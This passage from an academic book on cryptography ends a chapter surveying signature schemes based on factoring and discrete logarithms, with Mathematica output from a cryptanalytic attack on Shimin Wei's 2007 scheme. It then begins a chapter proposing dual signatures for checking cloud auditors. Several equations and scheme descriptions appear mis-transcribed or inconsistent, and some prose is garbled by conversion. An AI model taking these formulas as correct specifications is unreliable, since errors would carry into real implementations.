- Title Bar:** Wolfram Mathematica 9.0 - [Shiminwei\_2007\_Oct13.nb]
- Menu Bar:** File, Edit, Insert, Format, Cell, Graphics, Evaluation, Palettes, Window, Help
- Toolbar:** Standard Mathematica toolbar with icons for copy, paste, evaluate, etc.
- Input Cell:** Contains the following Mathematica code:

```
mForth = PowerMod[m, 4, n];
Print["umForth is :", mForth];

mult = Mod[uSq * mForth, n];
lhs = PowerMod[u, mult, p];
Print["Lhs = ", lhs];

vSq = PowerMod[v, 2, n];
mSq = PowerMod[m, 2, n];

mult = Mod[vSq * mSq, n];
Print["mul v2", mult];
vPow = PowerMod[v, mult, p];
Print["v rhs", vPow];
sSq = PowerMod[s, 2, n];
rSq = PowerMod[r, 2, n];
sxSub = Mod[sSq - rSq, n];
yPow = PowerMod[y, sxSub, p];
Print["y rhs ", yPow];

rhs = Mod[vPow * yPow, p];
Print["rhs = ", rhs];
```
- Output Cell:** Shows the results of the printed statements.
- Status Bar:** Displays "120%", "4:31 PM", and "18/08/2015".

### Digital Signature Schemes Based on Two Hard Problems

Figure 4. Result of Shimin Wei's 2007 New Scheme

```

Wolfram Mathematica 9.0 - [Shiminwei_2007_Oct13.nb]
File Edit Insert Format Cell Graphics Evaluation Palettes Window Help
Shiminwei_2007_Oct13.nb
Wolfram Mathematica | PRODUCT TRIAL
Learning Center | Help | Contact Us | Buy Mathematica
t 32 626 738 225
t Square 53 946 693 196
t sq Inv 30 171 388 021
k odd : 30 326 043 119
Time start before u :39.75
t2 munus t Sq Inv =23 775 305 175
Time after U :39.75
U is :109 635 503 242
k sq 22 16886 357
Time after v :39.75
V is :248 135 796 731
x Inv 75 156 833 135
t Inv 47 575 767 273
r is 34 093 181 405
s is 36 101 290 727
uSq is :5988 957 479
umForth is :20 736
Lhs = 16 326 062 450
mul v271111472 980
v rhs30747005722
y rhs 126054144 244
rhs = 16 326 062 450

```

Figure 5. Attack on Shimin Wei's 2007 New Scheme

```

Wolfram Mathematica 9.0 - [Shiminwei_2007_attack_Oct17.nb]
File Edit Insert Format Cell Graphics Evaluation Palettes Window Help
Shiminwei_2007_attack_Oct17.nb
Wolfram Mathematica | PRODUCT TRIAL
Learning Center | Help | Contact Us | Buy Mathematica
q1 is :42023
n is :18 850 603 409
g is :i6
half9425401704
Inverse of x2 - x-2 is :1256720 227
Inverse of x-2 - x2 is :17594 083 182
Number of Iteration required to chk X is Invertible num0
Number of Iteration required to chk X Square is Invertible num0
Number of Iteration required to chk X Subtraction is Invertible num0
x 9425 401 704
x square 14 138 102 557
x Sq Inver 4
Time start before Y :71.591
Time after Y :71.591
Y is : 60781 598 639
uSq is :18 831 215 840
umForth is :20 736
Mprime (lhs)even : 10 230 287 476
s is 14 540 545 443
r is 14 540 545 442
lhs :10 230 287 476
rhs :10 230 287 476

```

**Digital Signature Schemes Based on Two Hard Problems****Initialization**

Let 'p' be a large prime and n is a factor of p-1, that is, the product of two primes p and q that is, n=pq . Let 'g' be a primitive element whose order is 'n' and so it satisfies  $g^n \equiv 1 \pmod{p}$ .

1. Randomly choose an integer  $e$  from  $\mathbb{Z}_n$ , such that,  $GCD(e, n) = 1$ .
2. Secret Key: Compute inverse  $d$  of  $e$  that is,  $ed = 1 \pmod{\phi(n)}$ .
3. Select at random, an integer  $x$  from  $0 < x < n$ , Here, (x, d) are kept secret as it is a secret key.
4. Public Key: Compute  $y \equiv g^x \pmod{p}$ . Declare (y,e) as public key.

**Signature Generation**

Signing Equation: Find  $s$  such that the following equation is satisfied.

$$s \equiv xh(m) + Rh(m)^4 + kh(m)^{rd} \pmod{p} \quad (30)$$

(K,R,s) is sent as the signature of the given message m.

**Signature Verification**

Verification Equation: Verifier checks whether the following equation is satisfied.

$$g^{g^e} \equiv y^{h(m)} k^R R^k \pmod{p} \quad (31)$$

It is to be noted here that two public and private keys are required in the whole process. Time complexity in both the signature generation and verification phase has been calculated explicitly and it is claimed that the security depends upon its ability to resist most often considered common attacks. Also, the security of this scheme depends on inability of solving multiple hard problems simultaneously as mentioned above and on the use of one-way hash functions.

**Swati Verma Scheme (2012)**

Swati Verma and Birendra Kumar Sharma, modified the Shimin Wei's (2004) scheme in 2012. Swati Verma's (2012) scheme can be divided into three phases: a) Initialization, b) Signature generation, and c) Signature verification which are discussed in detail as follows.

### **Digital Signature Schemes Based on Two Hard Problems**

#### **Initialization**

This phase starts with the selection of following parameters.

$P$ : A large prime  $P = 4p_1q_1 + 1$ , where,  $p_1 = 2p^2 + 1$ ,  $q_1 = 2q_2 + 1$ , and  $p_1, p_2, q_1, q_2$  are all primes and  $n = p_1q_1$ .

$g$ : A primitive element of Galois Field  $GF(q)$ .

$h(\cdot)$ : A collision-free one-way hash function.

Further, the user chooses a private key  $x \in \mathbb{Z}_n$  such that  $GCD(x, n) = 1$  and computes a corresponding public key which is certified by the certificate authority as,

$$y = g^{x^2} \pmod{p} \quad (32)$$

#### **Digital Signature Generation**

To sign a message  $m$ , following steps are carried out.

1. Randomly select an integer  $T \in \mathbb{Z}_n$  such that  $GCD(T, n) = 1$   
Compute,

$$r_1 = g^{T^2} \pmod{p} \quad (33)$$

and set

$$r_2 = g^T \pmod{p} \quad (34)$$

Find  $s$  such that

$$h(r_1, r_2, m)T^{(-1)} = xr_1 + Ts^2 \pmod{n} \quad (35)$$

where,  $h$  is a collision-free one-way hash function defined by the system.

3.  $(r_1, r_2, s)$  is a signature of message  $m$ . The triple  $(r_1, r_2, s)$  is then sent to the verifier.

#### **Digital Signature Verification**

The validity of the digital signature can then be confirmed by verifying the following equation,

**Digital Signature Schemes Based on Two Hard Problems**

$$r_1^{s^4} \cdot r_2^{h(r_1, r_2, m)^2} = y^{r_1^2} \cdot g^{2h(r_1, r_2, m)s^2} \pmod{p} \quad (36)$$

If the equation holds, then  $(r_1, r_2, s)$  is a valid signature of message  $m$ .

The fact that the verifier always accepts the digital signature can be easily shown by deriving equation 36 from equation 35 as follows.

$$xr_1 = h(r_1, r_2, m)^2 T^{-1} - Ts^2 \quad (37)$$

Squaring both the sides of above equation,

$$x^2 r_1^2 = h[(r_1, r_2, m)^2 T^{-2} + T^2 s^4 - 2h(r_1, r_2, m)s^2]$$

$$x^2 r_1^2 + 2h(r_1, r_2, m)s^2 = [h(r_1, r_2, m)^2 T^{-2} + T^2 s^4]$$

Hence, by equation 33 and equation 34 we get,

$$\begin{aligned} r_1^{s^4} \cdot r_2^{h(r_1, r_2, m)^2} &= g^{T^2 s^4} \cdot g^{T^{-2h(r_1, r_2, m)s^2}} \\ &= g^{T^{-2h(r_1, r_2, m)s^2}} + T^2 s^4 \\ &= g^{x^2 r_1^2 + 2h(r_1, r_2, m)s^2} = y^{r_1^2} g^{2h(r_1, r_2, m)s^2} \pmod{p} \end{aligned} \quad (38)$$

The security of Swati Verma's scheme depends primarily on two things namely,

- Use of one-way hash functions, and
- On the intractability of solution to both DLP and FAC simultaneously.

## **Other Digital Signature Schemes**

Several digital signature schemes based on discrete logarithm and integer factorization have been proposed. Laih and Kuo (1997) proposed two efficient signature schemes based on discrete logarithms and factorization. However, their schemes require many keys for a signing document. Lia, Tzengb, and Hwang (2005) proposed an improvement of Laih and Kuo's signature schemes. The improved scheme outperformed Laih and Kuo's signature schemes in the number of keys. In 2005, Qian, Cao, and Bao (2005) proved that their improvement of Laih and Kuo's signature scheme is insecure. Moreover the improved signature scheme in fact is not based on two cryptographic assumptions simultaneously, and forging a signature on any message would not need to solve any difficult problems.

In 2004 a digital signature scheme based on the difficulty of simultaneously factoring a composite number and computing discrete logarithms was proposed by Tzeng, Yang, and Hwang (2004). In the proposed scheme, each user uses common arithmetic moduli and owns only one private key and one public key. Ismaile and Hijazi (2011) developed a signature scheme in 2011, that was based on two

### Digital Signature Schemes Based on Two Hard Problems

hard problems FAC and DL. In 2012 Nedal, Zead, and Alomari (2012) designed new signature scheme based on FAC and DL. They claimed that the execution of scheme requires minimal operations in both signing and verification phase.

The digital signature schemes discussed in this chapter are based on solving two hard problems, namely, integer factorization and discrete logarithm. Most of the schemes proposed here, are improvement to their former and as the study in this chapter reveals that there is further scope for improvement of these schemes, we have proposed a new digital signature scheme in the next chapter, which is based on integer factorization and discrete logarithm.

## CONCLUSION

This chapter is a complete analysis of all these above discussed digital signatures. Some of the schemes and their attacks have been programmatically implemented and analyzed so as to get specific details related to space and time complexity. The L. Harn and He Kiesler Digital Signature Scheme was improved by Z. Shao in 1998 and Shimin Wei (2004), respectively. In 2001, Wei-Hua He shows that Z. Shao signature is not secure. In 2007, Shimin Wei improved his digital signature. Lin Gun shows that pollard Schnorr attack is possible on this scheme. In 2008, Ismail, Thatte, and Ahmad designed a new scheme based on two hard problems. In 2012, Swati Verma improved Shimin Wei's scheme with new hash function. After analysis, all these quadratic schemes, we found that in future existing schemes can be break due to improvement in technology. It is needed to improve these schemes base on cubic residue, so that it will be secure.

## REFERENCES

- Brillhart, M. M. (1975). A Method of Factoring and The Factorization Of F 7. *Mathematics of Computation*, 29, 183–205.
- Carl, P. (2008). *Smooth Numbers and the Quadratic Sieve* (Vol. 44). Algorithmic Number Theory Msri Publications.
- Chen, L. G. (2009). *Comment On Wei's Digital Signature Scheme Based On Two Hard Problems*. Academic Press.
- Diffie, H., & Hellman, M. (1976). New Directions In Cryptography. *IEEE Transactions on Information Theory*, 22(6), 644–654. doi:10.1109/TIT.1976.1055638
- Elgamal, T. (1985, July). A Public Key Cryptosystem And A Signature Scheme Based On Discrete Logarithms. *IEEE Trans. Inform. Theory*, 31(4), 469–472.
- Gerver, J. (1983). Factoring Large Numbers With A Quadratic Sieve. *Mathematics of Computation*, 41(163), 287–294. doi:10.1090/S0025-5718-1983-0701639-4
- Gulshan Kumar, A. (2014). *Computer Network Attacks - A Study*. Academic Press.
- Gupta, P. (2015). *Cryptography and Network Security*. Delhi: Phi.

**Digital Signature Schemes Based on Two Hard Problems**

- Haraty, R. A. H. O. (2005). Attacking Elgamal Based Cryptographic Algorithms Using Pollard's Rho Algorithm. *Aiccsa '05 Proceedings Of The Acs/Ieee 2005 International Conference On Computer Systems And Applications*. IEEE.
- Hwang, N. L. (1996). *Modified Harn Signature Scheme Based On Factoring And Discrete Logarithms*. Academic Press.
- Ismail, T. A. (2008). A New Digital Signature Scheme Based On Integer Factorization And Discrete Logarithm. *Journal of Mathematics and Statistics*, 4(4), 222-225.
- Ismaile, M. H. (2011). *A New Cryptosystem Based On Factoring And Discrete Logarithm Problems*. Academic Press.
- Jawahar Thakur, N. K. (2011). Des, Aes And Blowfish: Symmetric Key Cryptography Algorithms Simulation Based Performance Analysis. *International Journal of Emerging Technology and Advanced Engineering*, 1(2).
- Kaufman, P. S. (2011). *Network Security, Private Communication in a Public World*. New Delhi: Phi.
- Kevin Sean Chan, F. F. (2004). *A Block Cipher Cryptosystem Using Wavelet Transforms Over Finite Fields*. Academic Press.
- Li-Hua Lia, S.-F. T.-S. (2005). *Improvement Of Signature Scheme Based On Factoring And Discrete Logarithms*. Academic Press.
- Menezes, A. J., & Vanstone, S. A. (2001). *Handbook of Applied Cryptography*. Academic Press.
- Menezes, B. L. (2012). *Network Security and Cryptography*. Course Technology Ptr.
- Mukhopadhyay, B. F. (2011). *Cryptography and Network Security*. Noida: Tata Mcgraw Hill.
- Nechvatal, J. (1992). Public Key Cryptosystem. In *Contemporary Cryptography*. Academic Press.
- Patel, P. J. (2014). To Design And Implement A Novel Method Of Encryption Using Rsa Algorithm And Chinese Remainder Theorem. *International Journal of Engineering Research and Application*.
- Pohlig, S. C., & Hellman, M. E. (1978). An Improved Algorithm For Computing Logarithms Over Gf(P) And Its Cryptographic Significance. *IEEE Transactions on Information Theory*, 24(1), 106–110. doi:10.1109/TIT.1978.1055817
- Pollard, J. M. (1975). A Monte Carlo Method for Factorization. *BIT Numerical Mathematics*, 15(3), 331–334. doi:10.1007/BF01933667
- Pollard, J. M. 78. (1978). Monte Carlo Methods For Index Computation (Mod P). *Mathematics of Computation*, 32, 918–924.
- Pomerance, C. (1982). Analysis And Comparison Of Some Integer Factoring Algorithms. In Computational Methods In Number Theory, Part 1. Mathematisch Centrum.
- Rivest, R. L., Shamir, A., & Adleman, L. (1978). A Method for Obtaining Digital Signatures And Public Key Cryptosystems. *Communications of the ACM*, 21(2), 120–126. doi:10.1145/359340.359342

**Digital Signature Schemes Based on Two Hard Problems**

- Rogaway, M. B. (1993). *Random Oracles Are Practical: A Paradigm For Designing Efficient Protocols*. Academic Press.
- Solovay, R. M., & Strassen, V. (1977). A Fast Monte-Carlo Test for Primality. *SIAM Journal on Computing*, 6(1), 84–85. doi:10.1137/0206006
- Srvanakumar, S. A. (2012). *Encryption Of Data Using Elliptic Curve Over Finite Fields*. Academic Press.
- Stallings, W. (2014). *Cryptography and Network Security*. New Delhi: Pearson.
- Standards, N. B. (1975, March17). Encryption Algorithm For Computer Data Protection. *Federal Register*, 40, 12134–12139.
- Sun, H. (2002). *Cryptanalysis of A Digital Signature Scheme Based On Factoring And Discrete Logarithms*. Academic Press.
- Swati Verma, B. K. (2012). A New Signature Scheme Based On Factoring And Discrete Logarithm Problems. *International Journal of Information & Network Security*, 1(3).
- T, H. J. (1994). *Enhancing The Security Of Elgamal's Signature Schemes*. Academic Press.
- Wei, S. (2007). Digital Signature Scheme Based On Two Hard Problems. *International Journal of Computer Science and Network Security*, 7(12).
- Williams, H. C. (1986). An M3 Public-Key Encryption Scheme. *Proc. of Cryptology Crypto*, 85, 358–368. doi:10.1007/3-540-39799-X\_26
- Y., D. (1988). Society And Group Oriented Cryptography. *Advances in Cryptology*.
- Zheng, J. (2008). Security of Two Signature Schemes Based On Two Hard Problems. *Proc. Of The 11th IEEE International Conference On Communication Technology*, 745-748. doi:10.1109/ICCT.2008.4716232

# Chapter 8

## Cloud Auditor Loyalty Checking Process Using Dual Signature

**Divya Thakur**

*Samrat Ashok Technological Institute (SATI), India*

### ABSTRACT

*We apply dual signature method. Providing security to the data from auditor during remote data possession checking by applying dual signature. Basically dual signature is a mechanism that is used to provide security during secure electronic transition protocol. The function of dual signature is to provide authenticity and integrity of the data. It links two message wished for two different recipient. In the case of providing security from auditor we use this methodology because it works on the basic of providing two links for two different recipients. In the case of dual signature customer wants to send order information to the trader and payment information to the bank. Here we use two links but not for the purpose of secure transaction but for the purpose of secure information exchange in remote possession checking.*

### INTRODUCTION

Since cloud provides greater storage capacity in virtual environment so mostly organizations use cloud to store their data without leaving a copy in their local device. However along with many benefits of cloud computing, it also brings new summons to create security (A. Atayero and O. Feyisetan 2011) and reliable data storage and ensuring the integrity of the data stored in the cloud is one of them. This is because data loss could happen in any infrastructure, no matter how high degree of reliability the cloud service provider commit to the user.


Here author are taking about dual signature based method (B. J. Brodkin, N. W. Cloud, S. Risks, C. Computing and G. A. Engine 2008) that is a technique under digital signature it provides two links for transaction purpose.

Digital signatures are a fundamental technique for verifying the authenticity of a digital message. The Significance of digital signatures in cryptography is also amplified by their use as building blocks for more complex cryptographic protocols. Recently, we have seen several pairing based signature schemes that are both practical and have added structure which has been used to build other primitives ranging

DOI: 10.4018/978-1-5225-2154-9.ch008

### **Cloud Auditor Loyalty Checking Process Using Dual Signature**

*Figure 1. Cloud computing logical diagram*



from Aggregate Signatures to Oblivious Transfer. Ideally, for such a fundamental cryptographic primitive we would like to have security proofs from straightforward, static complexity assumptions.

Now by improving this technique we can apply it to provide security from static assumptions for new signature schemes as well as pre-existing schemes. Providing new proofs for these existing schemes serve a meaningful sanity check as well as new insight into their security. This kind of security check is valuable not only for schemes proven in the generic group model, but also for signatures that require extra checks to rule out trivial breaks since these subtleties can easily be missed at first glance. Although users can use the traditional remote data possession checking method to check the integrity of their outsourced data, the two-party based checking method could not fully meet the properties of cloud computing for the following reasons: First, the users have to be online to conduct the checking procedure, which is feasible in many cases for example the user is travelling on the ocean; Second, the users' computation and communication resources are limited and it will take much of the users' resource to conduct the checking procedures themselves (C. C. Basics 2009).

Therefore, third-party auditing becomes the natural choice for auditing the cloud storage, which has been widely adopted. A third-party auditor (TPA), who owns expertise and capabilities, can do a more efficient and unbiased work. For the third-party auditing, it allows a third-party auditor to auditing the integrity of data in the cloud on behalf of the users. Recently, a number of auditing protocols were proposed to meet all kinds of properties: public auditing, privacy-preserving, high efficiency and so on. There some existing auditing protocols in terms of the type of cryptography, the data dynamics, the costs of communication and computation, the need for challenge-updating (G. Ateniese, K. Fu, M 2005).

In Cloud Computing, the remotely stored electronic data might not only be accessed however additionally updated by the clients, e.g., through block modification, deletion, insertion, etc. Unfortunately, the state of the art within the context of remote data storage mainly target static data files and therefore the importance of this dynamic data updates has received limited attention. According to the role of the verifier within the model, all the schemes out there fall into two categories: private confirmable and public confirmable. Achieving higher efficiency, schemes with private verifiability impose computational burden

### ***Cloud Auditor Loyalty Checking Process Using Dual Signature***

on clients. On the other hand, public verifiability alleviates clients from acting a lot of computation for guaranteeing the integrity of data storage. To be specific, clients are ready to delegate a third party to perform the verification without devotion of their computation resources. To ensure cloud data storage security, it is vital to enable a TPA to evaluate the service quality from an objective and independent perspective. Public audit-ability additionally permits clients to delegate the integrity verification tasks to TPA whereas they themselves may be unreliable or not be able to commit necessary computation resources performing continuous verifications. Another major concern is the way to construct verification protocols that may accommodate dynamic data files. The service is totally managed by the provider. This on demand service is provided at cloud service providers are creating a substantial effort to secure their systems, so as to reduce the threats of insider attacks, and reinforce the confidence of customers. In the cloud scenario if third party auditor itself get hacked then the authorized won't receive any notification of unauthorized access of its data. One of the most important issues with cloud data storage is that of data integrity verification at un-trusted servers (Huth and J. Cebula 2011). Public audit-ability for storage correctness assurance: to permit anyone, not simply the clients who originally stored the file on cloud servers, to posses the capability to verify the correctness of the stored data on demand.

Dynamic data operation support: to permit the clients to perform block-level operations on the data files whereas maintaining identical level of data correctness assurance. The design should be as efficient as possible therefore on make sure the seamless integration of public audit-ability and dynamic data operation support. Block less verification: no challenged file blocks should be retrieved by the verifier (e.g., TPA) throughout verification process for efficiency concern. The major issues related in cloud computing environment as involved concerning to security and a few other issues.

## **SECURITY ISSUES**

The security is a major issue in cloud computing. It is a sub field of computer security, network security or data security. The cloud computing security refers to a broad set of policies, technology & controls conclude to protect data, application & the associated infrastructure of cloud computing. Some security and privacy problems that require to be considered are as follows (J. Bethencourt, A. Sahai and B. Waters 2007):

- **Authentication:** Only authorized user can access data within the cloud.
- **Correctness of Data:** This is the method through which user will get the confirmation that the data stored within the cloud is secure.
- **Availability:** The cloud data should be simply available and accessible with no burden. The user should access the cloud data as if he is accessing local data. No storage Overhead and easy maintenance: User doesn't need to worry concerning the storage demand & maintenance of the data on a cloud.
- **No Data Leakage:** The user data stored on a cloud will accessed by only authorize the user or owner. Therefore all the contents are accessible by only authorize the user.
- **No Data Loss:** Provider might hide data loss on a cloud for the user to take care of their reputation. In cloud computing, cloud data storage contains two entities as cloud user and cloud service provider cloud server. With the popularity of cloud computing, there have been increasing involvements about its security and privacy. Since the cloud computing environment is distributed

### ***Cloud Auditor Loyalty Checking Process Using Dual Signature***


and un-trusted, data owners have to encrypt outsourced data to enforce confidentiality. Nowadays, as an emerging and efficient computing model, cloud computing has attracted widespread attention and support in many fields. In the cloud computing environment, much applicability such as resource renting, application hosting, and service outsourcing show the core concept of an on-demand service in the IT field. In recent years, many IT tycoons are developing their business cloud computing system, e.g. Amazon's EC2, Amazon's S3, Google App Engine and Microsoft's Azure etc. Cloud computing can provide flexible computing potential, reduce costs and capital expenditures and charge according to usage (L. Cheung and C. Newport 2007).

Although the cloud computing paradigm brings many benefits, there are many unavoidable security problems caused by its inherent characteristics such as the dynamic complexity of the cloud computing background, the openness of the cloud platform and the high concentration of resources. One of the important problems is how to ensure the security of user data. Security problems, such as data security and privacy protection in cloud computing, have become serious obstacles which, if not appropriately addressed, will prevent the development and wide application of cloud computing in the future. In cloud computing, users store their data files in cloud servers. Thus, it is compelling to prevent unauthorized access to these resources and realize secure resource sharing. In classic access control methods, we generally assume data owners and the storage server are in the same secure field and the server is fully trusted. However, in the cloud computing background, cloud service providers may be attacked by malicious attackers. These attacks may leak the private information of users for commercial interests as the data owners commonly store decrypted data in cloud servers. How to realize access control to the encrypted data and ensure the confidentiality of data files of users in an entrusted background are problems that must be solved by cloud computing technologies and applications. Moreover, since the number of users is large in a cloud computing background, how to realize scalable, flexible and fine-grained access control is strongly desired in the service-oriented cloud computing model (M. Armbrust, A. D. Joseph, R. H. Katz and D. A. Patterson 2009).

## **SYSTEM MODEL**

Now we are talking about system model of cloud data storage system. In the Cloud system, we have three entities (P. Mell, T. Grance and T. Grance 2011): Cloud Clients have large data files to be stored and rely on the cloud for data management and computation. They can be either individual consumers or commercial organizations. Cloud Servers virtualizes the resources according to the requirements of clients and expose them as storage pools. Typically, the cloud clients may lease storage capacity from cloud servers, and store their individual data in these bought or rented spaces for future utilization. Auditor which helps clients upload and check their outsourced data maintains a Map Reduce cloud and acts like a certificate authority. This assumption presumes that the auditor is correlated with a pair of public and private keys. Its public key is made available to the other entities in the system.

The Cloud system supporting auditing and file-level reduplication includes the following three protocols respectively highlighted by red, blue and green in Figure 2.

***Cloud Auditor Loyalty Checking Process Using Dual Signature****Figure 2. Cloud architecture***File Uploading Protocol**

The purpose of this protocol is allowing clients to upload files via the auditor. Defiantly, the file uploading protocol includes three phases:

- **Phase 1 (Cloud Client! Cloud Server):** Client achieves the duplicate check with the cloud server to check if such a file is stored in cloud storage or not before uploading a file. If there is a duplicate, another protocol called proof of professorship will be run between the client and the cloud storage server. Else the following protocols (including phase 2 and 3) are run between these two entities.
- **Phase 2 (Cloud Client! Auditor):** Client transmit files to the auditor, and receives a stub from auditor.
- **Phase 3 (Auditor! Cloud Server):** Auditor helps generate a set of tags for the uploading file, and send them along with this file to cloud server.

**Integrity Auditing Protocol**

It is a reciprocal protocol for uniqueness verification and allowed to be initialized by any entity neglecting the cloud server. In this agreement, the cloud server plays the role of proofer, while the auditor or client works as the verifier. This protocol leads two steps:

- **Phase 1 (Cloud Client/Auditor! Cloud Server):** Verifier (i.e., client or auditor) creates a set of task and sends them to the proofer (i.e., cloud server).
- **Phase 2 (Cloud Server! Cloud Client/Auditor):** Based on the stored files and file tags, proofer (i.e., cloud server) tries to prove that it absolutely owns the target file by sending the proof back to verifier (i.e., cloud client or auditor). At the end of this protocol, verifier results true if the integrity verification is passed.

**Proof of Ownership Protocol**

This protocol initialized at the cloud server for certifying that the client exactly owns a claimed file. This protocol is normally triggered along with file uploading protocol to reduce the effluence of side

### **Cloud Auditor Loyalty Checking Process Using Dual Signature**

channel information (Qiasi Luo1 and Yunsi Fei 2011). On the contrast to integrity auditing protocol, in the cloud server works as verifier, while the client plays the role of prover. This protocol has two phases


- **Phase 1 (Cloud Server! Client):** Cloud server produce a set of challenges and sends them to the client.
- **Phase 2 (Client! Cloud Server):** The client reacts with the proof for file ownership, and cloud server finally checks the validity of proof. This is over all procedure preformed whenever any data is stored over cloud. Above we have detailed the entire procedure step that are involved in cloud system model. All the phases are declared here.

## **DUAL SIGNATURE**

An important invention introduced in SET; the dual Signature (R. V Agalya and K. K. Lekshmi 2014). The Moto of the dual signature is the similar to standard electronic signature: to assuarity the authentication and uniqueness of data. In this case, the customer wants to send the order information (OI) to the dealer and the payment information (PI) to the bank. The dealer does not need to know the customer's credit card's number, and the bank does not want to know the information of the customer's order. The customer is afforded extra security in terms of privacy by keeping these two items individually. However, the two items must be linked in this way that can be used to solve disputes if required. The link is needed so that the customer can prove that this payment is done for this order and not for some other goods and service.

Figure 3 shows the model of dual signature. When the dual signature is designed, it gets the hash of the sum hashes of OI (Order) and PI (Payment Information) as inputs. The dual signature is the encrypted MD of the concatenated MD's of PI and OI. The dual signature is Information sent to both the dealer and the bank. The protocol arranges for the dealer to see the MD of the PI without checking the PI itself, and the bank sees the MD of the OI but not the OI itself. The dual signature can be checked using the MD of the OI or PI. It doesn't require the OI or PI. Its MD does not acknowledge the content of the OI or PI, and thus privacy is maintained. Within the SET protocols there is a condition where the cardholder communicates with both the dealer and payment gateway in a single message. The message consist of an order section, with details of the products to be purchased, plus a payment section. The

*Figure 3. Dual signature*



***Cloud Auditor Loyalty Checking Process Using Dual Signature***


payment detail will be used by the banker and the order information by the dealer, but the messages are both sent collectively this means that the message packaging must:

1. Prohibit the dealer from seeing the payment instruction.
2. Prohibit the banker from seeing the order instruction.
3. Link the two parts of the message, so that they can only be used as a pair.

In this condition, SET uses a technique called dual signature. When the order and payment information are sent by the cardholder, the dealer will be able to read the order information, and the banker is able to read only the payment information. The dealer will not see the cardholder's account information. In a SET transaction, the transfer of money and offer are linked allowing the money to be transferred to the dealer only if the cardholder agrees the offer. The bond is needed so that the customer can claim that this payment is done for this order and not for some other goods and service below Figure 3 shows the model of dual signature. The cardholders create a dual signature by passing the order instruction (OI) and payment instruction (PI) through a hash function. The two message digests generated (OI message digest and PI message digest) are summed. The resulting message is run wound up a hash function and is encrypted with the cardholder private signature key using RSA signature generation algorithm. The dual signature is sent to both the dealer and the bank. The protocol is designed for the dealer to see the MD of the PI without seeing the PI itself, and the bank checks the MD of the OI but not the OI itself. The dual signature can be established by using the MD of the OI or PI. It doesn't require the OI or PI itself. Its MD does not show off the content of the OI or PI, and thus privacy is maintained.

Here we are taking that we are extending dual signature approach for checking the auditor's loyalty. For this purpose we can use two links as follows: In the dual signature the link that is used for payment information can be used as a link for the actual auditor's identity. And That means in this link we can store some identity proof of actual auditor this identity may be any personal question or may b any other task. That will proof that the auditor is behaving like the original one or not. And in the second link will store information about the currently active auditor. This is shown in Figure 4.

*Figure 4. Dual signature for checking auditor loyalty*



### ***Cloud Auditor Loyalty Checking Process Using Dual Signature***

Now when the currently active auditor will try to interrupt your data that is stored over cloud it will immediately inform to the other link and that link may either ask any question or perform any task if the it reply as the program wants and do that specific task according to the system that will proof that the auditor is loyal and if it does not it means auditor is not loyal. If the auditor is loyal then it will allow the auditor to interrupt your data if the auditor is not then it will deny auditor to interrupt your data (S. Agarwal, J. Dunagan, N. Jain, S. Saroiu, A. Wolman and H. Bhogan 2010). There are lots of advantages of adopting this method that are as follows:

### **Advantage**

